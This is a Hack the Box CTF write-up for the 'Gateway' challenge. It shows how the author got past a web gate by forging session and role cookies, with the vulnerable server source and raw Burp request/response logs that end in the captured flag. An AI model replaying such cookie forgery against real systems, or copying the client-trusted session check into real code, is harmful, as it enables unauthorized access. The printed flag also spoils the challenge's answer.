


Gateway- Hack the Box CTF

Overview

This challenge gave users a webpage with a gate that could only be entered by authorized users. Upon getting inside, users would be able to navigate to the flag. Using Burp Suite and modifying HTTP request cookies, I was able to gain unauthorized access.

Methodology

When I was first given the page, I tried logging in and used Burp Suite to capture the traffic. I tried sending some different requests and modifying things, trying to login to an admin user, but had no luck.



I decided to check out the source code. The source code given with the challenge provided a lot of insight into how the webpage was authenticating my role to give me access. From these, I was able to see the paths I needed to try and navigate to and I could also see some clues about what type of authentication I needed, admin and inside.

```
.post('/api/gate/open', ({ cookie: { session }, set }) => {
  if (session.value !== 'admin' && session.value !== 'inside') {
    set.status = 403
    return { ok: false, gateOpen: false }
  }

  return { ok: true, gateOpen: true, insideGate: false }
})

.post('/api/gate/enter', ({ cookie: { session }, set }) => {
  if (!session.value) {
    set.status = 401
    return { ok: false, message: 'Login required' }
  }

  if (session.value !== 'admin' && session.value !== 'inside') {
    set.status = 403
    return { ok: false, message: 'Gate authority required' }
  }

  setSessionCookie(session, 'inside')

  return { ok: true, insideGate: true }
})
```

This section of source code gave some clues on what type of cookies I needed to include in my further requests. Notably, insideGate and role.

```
.get('/api/me', ({ cookie: { session }, set }) => {
  if (session.value !== 'admin' && session.value !== 'inside') {
    set.status = 401
    return { authenticated: false }
  }

  return {
    authenticated: true,
    user: {
      username: 'admin',
      role: 'admin'
    },
    gateOpen: true,
    insideGate: session.value === 'inside'
  }
})
```

I used these clues to create 2 new cookies, role as admin and session as inside. I queried to the /gate/enter path given in the source code with the cookies that the source code said were required.

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1 POST /api/gate/enter HTTP/1.1					1 HTTP/1.1 200 OK				
2 Host: 154.57.164.76:31257					2 Server: nginx/1.28.3				
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0					3 Date: Wed, 29 Jul 2026 08:25:18 GMT				
4 Accept: /*/*					4 Content-Type: application/json				
5 Accept-Language: en-US,en;q=0.9					5 Content-Length: 29				
6 Accept-Encoding: gzip, deflate, br					6 Connection: keep-alive				
7 Referer: http://154.57.164.76:31257/					7 set-cookie: session=				
8 content-type: application/json					inside.iweVsiHx0vCdXyDDoIBh6tFfFKt2F2Q*2FcAysFKJL				
9 Content-Length: 2					GC154; Max-Age=3600; Path=/; HttpOnly;				
10 Origin: http://154.57.164.76:31257					SameSite=Lax				
11 Connection: keep-alive					8				
12 Cookie: role=admin; session=inside					9 {				
13 Priority: u=0					"ok":true,				
14					"insideGate":true				
15 {					}				

After authenticating as an admin and inside, I was granted a session ID in the response. I used this session ID as a cookie in a new request, to the flag page this time.

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1 POST /api/flag HTTP/1.1					1 HTTP/1.1 200 OK				
2 Host: 154.57.164.76:31257					2 Server: nginx/1.28.3				
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0					3 Date: Wed, 29 Jul 2026 08:26:19 GMT				
4 Accept: /*/*					4 Content-Type: application/json				
5 Accept-Language: en-US,en;q=0.9					5 Content-Length: 82				
6 Accept-Encoding: gzip, deflate, br					6 Connection: keep-alive				
7 Referer: http://154.57.164.76:31257/					7				
8 content-type: application/json					8 {				
9 Content-Length: 2					"ok":true,				
10 Origin: http://154.57.164.76:31257					"flag":				
11 Connection: keep-alive					"HTB(w31c0me_b3y0nd_th3_g4t3_2f25a7df5f5125c				
12 Cookie: role=admin; session=inside; session=					81a384cf9d1860486)"				
inside.iweVsiHx0vCdXyDDoIBh6tFfFKt252F2Q*252FcAys					}				
FKJLGC154									
13 Priority: u=0									
14									
15 {									

Now, with the cookies admin, inside, and an authenticated session ID I was able to successfully request to the /flag page and get the flag.